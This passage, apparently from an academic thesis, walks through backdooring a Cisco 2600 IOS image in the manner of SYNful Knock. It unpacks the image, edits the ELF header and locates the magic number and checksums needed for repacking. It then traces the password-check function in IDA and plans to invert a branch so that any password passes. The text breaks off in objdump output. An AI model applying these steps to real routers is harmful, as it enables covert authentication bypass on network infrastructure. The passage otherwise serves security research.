
First of all, copy C2600-I-.BIN to C2600-I-.BIN.radar2, then open up C2600-I-.BIN.radar2 with "HTE," and say OK to the warning :(Figure 2) it says the file does not have supported machine type.



```
root@safe-ThinkPad-T450s: /SYNful
                    root@safe-ThinkPad-T450s: /SYNful 79x23
File Edit Windows Help                                         11:11 03.03.2017
[x]                         log window                                       1
ht 2.1.0
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2014 Sebastian Biallas <sb@biallas.net>
appname = hte
config = /root/.htcfg2
loading binary file /SYNful/C2600-I-.BIN.radar2...
/SYNful/C26 [x]               warning
/SYNful/C26   No disassembler for unknown machine type 0x002b!            )...

                              OK

1        2        3        4        5        6        7        8        9        0
```

Figure 2 hte warning

Then select mode option -> elf/header (Figure 3) and change machine value that is 002b (SPARC v9 64-bit) to 0014 (PowerPC) because we are going to test it in the PPC environment and Cisco router 2600 series uses PowerPC architecture, then save. Now we are able to load C2600-I-.BIN.radar2 file into radare2 disassembler for analyzing purposes.



```
root@safe-ThinkPad-T450s: /SYNful
                          root@safe-ThinkPad-T450s: /SYNful 79x23
File Edit Windows Help                                        11:14 03.03.2017
─[x]─────────────────── /SYNful/C2600-I-.BIN.radar2 ─────────────────────────2─
 00000000 7f 45 4c 46 01 02 01 00-00 00 00 00 00 00 00 00  ?ELF???
 00000010 00 02 00 2b 00 00 00 01-80 00 80 00 00 00 00 34   ? +   ?? ?     4
 00000020 01 25 87 c4 00 00 00 00-00 34 00 20 00 01 00 28  ?%??       4   ? (
 00000030 00 0a 00 ┌[x]────── select mode ─────────────┐   ? ?   ?   `? ?
 00000040 80 00 80 │ - hex                            │  ? ? ?%? ?E??    ?
 00000050 00 00 00 │ - disasm/x86                     │
 00000060 94 21 ff │ - some statictext                │  ?!??|????? ??? ?
 00000070 7c 7d 1b │ - elf - unix exe/link format     │  |}?x|?#x=`??= ?F
 00000080 39 29 88 │   - elf/header                   │  9)??<??&8?? ?k?h
 00000090 7d 69 03 │   - elf/section headers          │  }i??|?#x|?HPN??!
 000000a0 38 00 10 │   - elf/program headers          │  8 ??| ?$}  ?U ?^
 000000b0 7c 00 01 │   - elf/image                    │  | ?$HH??HH5?`d?
 000000c0 3c 60 80 │                                  │  <`?P8c?t8? ?HHA?
 000000d0 48 4e fe └──────────────────────────────────┘  HN??HO?9???x???x
 000000e0 48 00 00 19 80 01 00 1c-7c 08 03 a6 bb 81 00 08  H  ??? ?|????? ?
 000000f0 38 21 00 18 4e 80 00 20-94 21 ff f0 7c 08 02 a6  8! ?N?  ?!??|???
 00000100 bf c1 00 08 90 01 00 14-7c 7f 1b 78 7c 9e 23 78  ?? ??? ?|??x|?#x
 00000110 3d 20 80 cc 39 69 08 c4-3d 20 80 cc 38 69 08 c4  = ??9i??= ??8i??
 00000120 7c 03 58 50 28 00 80 00-40 81 00 18 3c a0 81 26  |?XP( ? @? ?<??&
└──── view 0h/0 ──────────────────────────────────────────────────────────────┘
1        2        3        4        5        6        7        8        9        0
```


Figure 3 ELF/header

There are now three IOS images:

- c2600-i-mz.123-9.bin: The original version of IOS image.
- C2600-I-.BIN: The unpacked version of IOS image.
- C2600-I-.BIN.radar2: The modified headers version of the IOS image for loading in the disassembler.

Now we are going to check some vital data inside the image which are needed for the packing process. These data include the magic number, uncompressed image size, compressed image size, compressed image checksum, and uncompressed image checksum, which we should change because our rootkit changes original IOS size and checksums. First of all, let's see the original data inside the "c2600-i-mz.123-9.bin" image; it requires opening the file with the HT editor and finding the magic number of Cisco IOS "fe ed fa ce" which is unique for Cisco IOS image. As (Figure 4) shows, the magic number after the data is followed by [45]:

- 01 25 89 54: The uncompressed image size.
- 00 74 60 1b: The compressed image size.
- 3b d9 c9 fe: The compressed image checksum.
- e8 1c 4d 2e: The uncompressed image checksum.




```
root@safe-ThinkPad-T450s: /SYNful
root@safe-ThinkPad-T450s: /SYNful 80x24
File Edit Windows Help Local-Hex                                 12:01 04.03.2017
─[x]──────────────── /SYNful/c2600-i-mz.123-9.bin ──────────────────────────2─┐
000040d0  29 2c 20 56 65 72 73 69-6f 6e 20 31 32 2e 33 28  ), Version 12.3(
000040e0  39 29 2c 20 52 45 4c 45-41 53 45 20 53 4f 46 54  9), RELEASE SOFT
000040f0  57 41 52 45 20 28 66 63-32 29 0a 43 6f 70 79 72  WARE (fc2)?Copyr
00004100  69 67 68 74 20 28 63 29-20 31 39 38 36 2d 32 30  ight (c) 1986-20
00004110  30 34 20 62 79 20 63 69-73 63 6f 20 53 79 73 74  04 by cisco Syst
00004120  65 6d 73 2c 20 49 6e 63-2e 0a 43 6f 6d 70 69 6c  ems, Inc.?Compil
00004130  65 64 20 46 72 69 20 31-34 2d 4d 61 79 2d 30 34  ed Fri 14-May-04
00004140  20 31 34 3a 33 37 20 62-79 20 64 63 68 69 68 24   14:37 by dchih$
00004150  0a 43 57 5f 4d 41 47 49-43 24 24 0a 43 57 5f 45  ?CW_MAGIC$$?CW_E
00004160  4e 44 24 2d 67 73 2d 69-2d 6d 7a 24 0a 00 00 00  ND$-gs-i-mz$?
00004170  fe ed fa ce 01 25 89 54-00 74 60 1b 3b d9 c9 fe  ?????%?T t`?;???
00004180  e8 1c 4d 2e 50 4b 03 04-14 00 00 00 08 00 8a 76  ??M.PK???    ? ?v
00004190  ae 30 f9 d8 18 63 a1 5f-74 00 54 89 25 01 0c 00  ?0???c?_t T?%??
000041a0  00 00 43 32 36 30 30 2d-49 2d 2e 42 49 4e ec bd    C2600-I-.BIN??
000041b0  0f 7c 54 d5 99 37 7e ee-cc 24 99 49 02 0c 74 94  ?|T??7~??$?I??t?
000041c0  00 f9 33 59 a2 4d 60 6c-c3 db d8 ce 90 09 99 60   ?3Y?M`l???????`
000041d0  48 2e 82 dd b8 1b de c6-16 bb 63 13 35 29 d8 c6  H.????????c?5)??
000041e0  36 6e c7 7a 87 dc 31 b1-0d bb d8 4d 5e 69 8d 8a  6n?z??1????M^i??
000041f0  3a a9 60 b1 c5 36 6e 6d-8b 8a 1a 56 6c e1 b7 74  :?`??6nm???Vl??t
00004200  5f f6 2d fd 7d d0 62 c5-57 ec 62 a5 bf 45 a5 5b  _?-?}?b?W?b??E?[
└──── view 4170h/16752 selection 4170h-4173h (4 bytes) ──────────────────────┘
1help  2save  3open  4edit  5goto  6mode  7search 8resize 9viewin.0quit
```

Figure 4 magic number and checksums


The information above is necessary to manipulate the IOS image. To verify the data in (Figure 4) we used "ll" command (Figure 5), and, in (Figure 6) the calculation is performed with Rax2 (radare2 base converter).

.



```
root@safe-ThinkPad-T450s: /SYNful
root@safe-ThinkPad-T450s: /SYNful 80x24
root@safe-ThinkPad-T450s:/SYNful# ll *BIN* *bin
-rw-r--r-- 1 root root 19237204 May 14  2004 C2600-I-.BIN
-rw-r--r-- 1 root root 19237204 Mar  3 11:46 C2600-I-.BIN.radar2
-rw-r--r-- 1 root root  7643552 Mar  2 17:27 c2600-i-mz.123-9.bin
root@safe-ThinkPad-T450s:/SYNful# 
```

Figure 5 ll command output for IOS



```
root@safe-ThinkPad-T450s: /SYNful
root@safe-ThinkPad-T450s: /SYNful 124x24
root@safe-ThinkPad-T450s:/SYNful# rax2 0x01258954 #Uncompressed image size
19237204
root@safe-ThinkPad-T450s:/SYNful# rax2 0x0074601b #Compressed image size
7626779
root@safe-ThinkPad-T450s:/SYNful# calc 7626779 - 7643552 #Size in header minus size from 'll c2600-i-mz.123-9.bin'
        -16773
root@safe-ThinkPad-T450s:/SYNful#
```


Figure 6 IOS size hex calculation to decimals

As shown in (Figure 1) there is an extra 16772-byte warning that is matched with "calc 7626779 - 7643552" command output.

All checksums are calculated with data in ZIP format, which means they are compressed. We should consider extra bytes in our calculations for this matter requires having two copies of the IOS image, one without header and one with header (Figure 7). The two files are needed to create a new IOS image. We are going to use the "DD" command to copy the IOS header and IOS without the header. In the first "DD" command (Figure 7), we separated the header from the image, and the second command copied the header and required four bytes more due to the size of the compressed and uncompressed images plus the compressed image's checksum data (each of them is one byte). So, finally, in the output, there are two files:

c2600-i-mz.123-9.bin.header: The IOS header(16772) plus four bytes.

c2600-i-mz.123-9.bin.no_header: The IOS image without the header.



```
root@safe-ThinkPad-T450s: /SYNful
root@safe-ThinkPad-T450s: /SYNful 123x23
root@safe-ThinkPad-T450s:/SYNful# dd bs=16772 skip=1 if=c2600-i-mz.123-9.bin of=c2600-i-mz.123-9.bin.no_header
454+1 records in
454+1 records out
7626780 bytes (7.6 MB, 7.3 MiB) copied, 0.0136584 s, 558 MB/s
root@safe-ThinkPad-T450s:/SYNful#
root@safe-ThinkPad-T450s:/SYNful# dd bs=1 count=16776 if=c2600-i-mz.123-9.bin of=c2600-i-mz.123-9.bin.header
16776+0 records in
16776+0 records out
16776 bytes (17 kB, 16 KiB) copied, 0.0321074 s, 522 kB/s
root@safe-ThinkPad-T450s:/SYNful#
root@safe-ThinkPad-T450s:/SYNful# ll *header
-rw-r--r-- 1 root root   16776 Mar  4 13:04 c2600-i-mz.123-9.bin.header
-rw-r--r-- 1 root root 7626780 Mar  4 13:04 c2600-i-mz.123-9.bin.no_header
root@safe-ThinkPad-T450s:/SYNful#
```

Figure 7 dd command output

Until now, we created some files that are mentioned the below:

- c2600-i-mz.123-9.bin: The original IOS image file that holds the multiple headers and the zip data.

- c2600-i-mz.123-9.bin.no_header: This file contains just the ZIP data.
- c2600-i-mz.123-9.bin.header: This file contains just the headers.
- C2600-I-.BIN: The unzip version of IOS image
- C2600-I-.BIN.radar2: The unzipped version of the IOS image in which we changed the e_machine flag for loading it in the disassembler.

To sum up the unpacking process, we started with the original IOS image unzipping task, and then we got extra bytes info and unzipped the version of IOS. Also, we changed the e_machie flag of the unzipped version of the IOS image for loading in the disassembler. Moreover, we managed to find the magic number and checksum size in the original IOS image because they are needed for future changes. Additionally, we copied the headers and ZIP data to separated files. Finally, in next step, we are going to use our findings in the analysis process.

4.3. Analyzing process

In the content of this section, the author describes methods and techniques for the binary analyzing phase that are potentially needed to find a function in the Cisco IOS for manipulation purposes. The following topic will be covered in this section:


- Analyzing process: In this section, the author demonstrates how to find a specific function in the binary file and its relations with other functions; finally, we are going to come up with a concrete solution to overcome modification of IOS challenge.

First of all, we are going to look into radare2/IDA Pro disassemblers; it is important to know how to use them since radare2 is a CLI-based disassembler. Then we are going to find some proper functions inside the Cisco IOS image by using some clues that can be detected through the Cisco command line prompt information.

Radare2 is one of the best disassemblers because it is open source and supports lots of platforms; also, in comparison with the expensive commercial solution, it has plenty of extra features like Patches generation, Shellcode compilation, and Writing/patching opcodes which we need in this study. For installation, the author would prefer to install from a standard Linux repository, for example the Ubuntu repository. Radare2 has well-developed documentation, but some of the handy commands are mentioned below:

- radare2 -w [filename]: open file in write mode
- aaa: it analyzes the binary file
- V: Enter to virtual mode
- N: Moving to different sections
- P/T: change view mode in hexadecimal and assembly
- /c [string]: search string
- pd: Disassembles one instruction

IDA Pro (Interactive Disassembler) is the most popular disassembler that works on various platforms, and it has a very user-friendly interface. As a next step, we load C2600-I-.BIN.radar2 in IDA Pro; it already has the e_machine flag changed to PPC (0014). Usually, this step is time and resource consuming; the time to load C2600-I-.BIN.radar2 depends on computer power, but it might be loaded at most in an hour. Once it has loaded, we will save it as a project in IDA Pro to eliminate future loading time. There are a few things to know about loading C2600-I-.BIN.radar2 file in IDA Pro. First, the file should be loaded in IDA Pro 32-bit because Cisco IOS image uses a 32-bit CPU architecture. Moreover, while opening the file, the processor value should be set to PowerPC Big-Endian [PPC] (Figure 8).


Load a new file

Load file C:\Users\safe\Desktop\SYNfulTest\C2600-I-.BIN.radar2 as

ELF for PowerPC (Executable) [elf.ldw]
Binary file

The input file possibly has the listed formats

Processor type: PowerPC big-endian [PPC]

Loading segment: 0x00000000


Loading offset: 0x00000000

Analysis
[✓] Enabled
[✓] Indicator enabled

Options
[ ] Loading options
[ ] Fill segment gaps
[✓] Create segments
[ ] Create FLAT group
[ ] Load as code segment
[ ] Load resources
[✓] Rename DLL entries
[ ] Manual load
[ ] Create imports segment

Figure 8 IDP Pro processor selection

In this section, we are going to examine the Cisco IOS regarding the bay passing authentication of it and implant a new password in the IOS file to use it as a master key without having it in the configuration file. For this matter, it requires having some clues from Cisco router CLI; we are going to run it in the Dynamips, which we already have patched it with the GDB feature. First of all, run the C2600-I-.BIN.radar2 file in Dynamips; the first shell (Figure 9) represents usage of the Dynamips, and the second shell shows Telnet to the router with the entering of the wrong password. Since we entered the wrong password, we can see the "% Bad passwords" warning, and that is the first clue for the investigation on an IOS image in the IDA Pro.




```
root@debian7:~# dynamips  -Z 6666 -T 2429 -j -P 2600 -t 2621 -s 0:0:tap:tap1 -s 0:1:linux_eth:eth0 C2600-I-.BIN
Cisco Router Simulation Platform (version 0.2.8-RC2-x86)
Copyright (c) 2005-2007 Christophe Fillot.
Build date: Aug  8 2016 08:30:09

IOS image file: C2600-I-.BIN

ILT: loaded table "mips64j" from cache.
ILT: loaded table "mips64e" from cache.
ILT: loaded table "ppc32j" from cache.
ILT: loaded table "ppc32e" from cache.
NVRAM is empty, setting config register to 0x2142
C2600 instance 'default' (id 0):
  VM Status   : 0
  RAM size    : 64 Mb
  NVRAM size  : 128 Kb
  IOS image   : C2600-I-.BIN

Loading BAT registers
Loading ELF file 'C2600-I-.BIN'...
ELF entry point: 0x80008000

C2600 'default': starting simulation (CPU0 IA=0xfff00100), JIT disabled.
GDB Server listening on port 6666.
GDB Server: thread is now activated...
```

```
root@debian7:~#
root@debian7:~# telnet localhost 2429
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Connected to Dynamips VM "default" (ID 0, type c2600) - Console port


User Access Verification

Password:
Password:
Password:
% Bad passwords
```


Figure 9 running Dynamips and Telnet

With these finding in the Cisco CLI authentication, we need to come back to the IDA Pro to check the finding out. (Figure 10) shows "% Bad passwords" string in the IDA Pro string search windows, the result shows string is in the read the only data section at .rodata:80E2F9B4 "Password:" and, after that ".rodata:80E2F9C0 "% Bad passwords," data located, this information are an entry to find the authentication function in the IOS. Following the "Password: " XREF value (# DATA XREF: sub_803E3070+38o), we can see the authentication function in the graph overview (Figure 11), which gives a better view.



```
.rodata:80E2F9B3                      .align 2
.rodata:80E2F9B4 aPassword_3:         .string "Password: "     # DATA XREF: sub_803E3070+38↑o
.rodata:80E2F9B4                                               # sub_803E3070+4C↑o
.rodata:80E2F9B4                      .byte 0
.rodata:80E2F9BF                      .align 4
.rodata:80E2F9C0 aBadPasswords:       .string "\n"             # DATA XREF: sub_803E3070+98↑o
.rodata:80E2F9C0                                               # sub_803E3070+9C↑o
.rodata:80E2F9C0                      .string "%% Bad passwords\n"
.rodata:80E2F9C0                      .byte 0
.rodata:80E2F9D3                      .align 2
```

Figure 10 % Bad passwords




```
sub_803E3070:

.set var_68, -0x68
.set var_14, -0x14
.set arg_4,  4

stwu      r1, -0x70(r1)
mflr      r0
stmw      r27, 0x70+var_14(r1)
stw       r0, 0x70+arg_4(r1)
mr        r31, r3
mr        r29, r5
mr.       r28, r4
bne       loc_803E30A4

loc_803E30A4:
li        r30, 0
lis       r27, aPassword_3@ha # "Password: "

loc_803E30AC:
lwz       r7, 0x8C8(r31)
mr        r3, r31
addi      r4, r1, 0x70+var_68
li        r5, 0x50
addi      r6, r27, aPassword_3@l # "Password: "
mulli     r7, r7, 0x3E8
li        r8, 1
li        r9, 1
bl        sub_803E312C
cmpwi     r3, 0
beq       loc_803E30F0

addi      r3, r1, 0x70+var_68
mr        r4, r28

100.00% (-239,30) (593,377) 003DB108 803E30A8: sub_803E3070+38 (Synchronized with Hex View-1)
```

Figure 11 "Password: " XREF value

First, we are going to bypass the authentication condition; for this matter, the solution is that we should redirect the false state of the condition (password is wrong) to the true state.

Now, looking at the loc_803E30A4: function. It loads the high byte of the "Password:" string into r27 and. in the next function, loc_803E30AC: the low byte of the "Password: " string, is stored in r6. Finally, if r3 is NOT equal to zero, the code instruction jumps to the .text:803E30D8 address, which has this "addi   r3, r1, 0x70+var_68" code, and next function calls "bl   sub_803AC0BC" when it returns in case "r3" is not equal to zero; then, the instruction gets out of the function (Figure 11). The plan is like that to change "bne   loc_803E309C" to "beq   loc_803E309C," which means we are going to change "branch if not equal" to "branch if equal." In the simple explanation, we are going to change the wrong password condition to true to have the password function output always true, since the output of the password function always is true in any case. We could log in with any strings to the Cisco router.



```
root@safe-ThinkPad-T450s:/SYNful#  objdump -m powerpc -D -b binary -EB C2600-I-.BIN |more

C2600-I-.BIN:     file format binary


Disassembly of section .data:

0000000000000000 <.data>:
       0:       7f 45 4c 46      lhdx     r26,r5,r9
       4:       01 02 01 00      .long 0x1020100
        ...
      10:       00 02 00 2b      .long 0x2002b
      14:       00 00 00 01      .long 0x1
      18:       80 00 80 00      lwz      r0,-32768(0)
      1c:       00 00 00 34      .long 0x34
      20:       01 25 87 c4      .long 0x12587c4
      24:       00 00 00 00      .long 0x0
      28:       00 34 00 20      .long 0x340020
      2c:       00 01 00 28      .long 0x10028
      30:       00 0a 00 09      .long 0xa0009
      34:       00 00 00 01      .long 0x1
      38:       00 00 00 60      .long 0x60
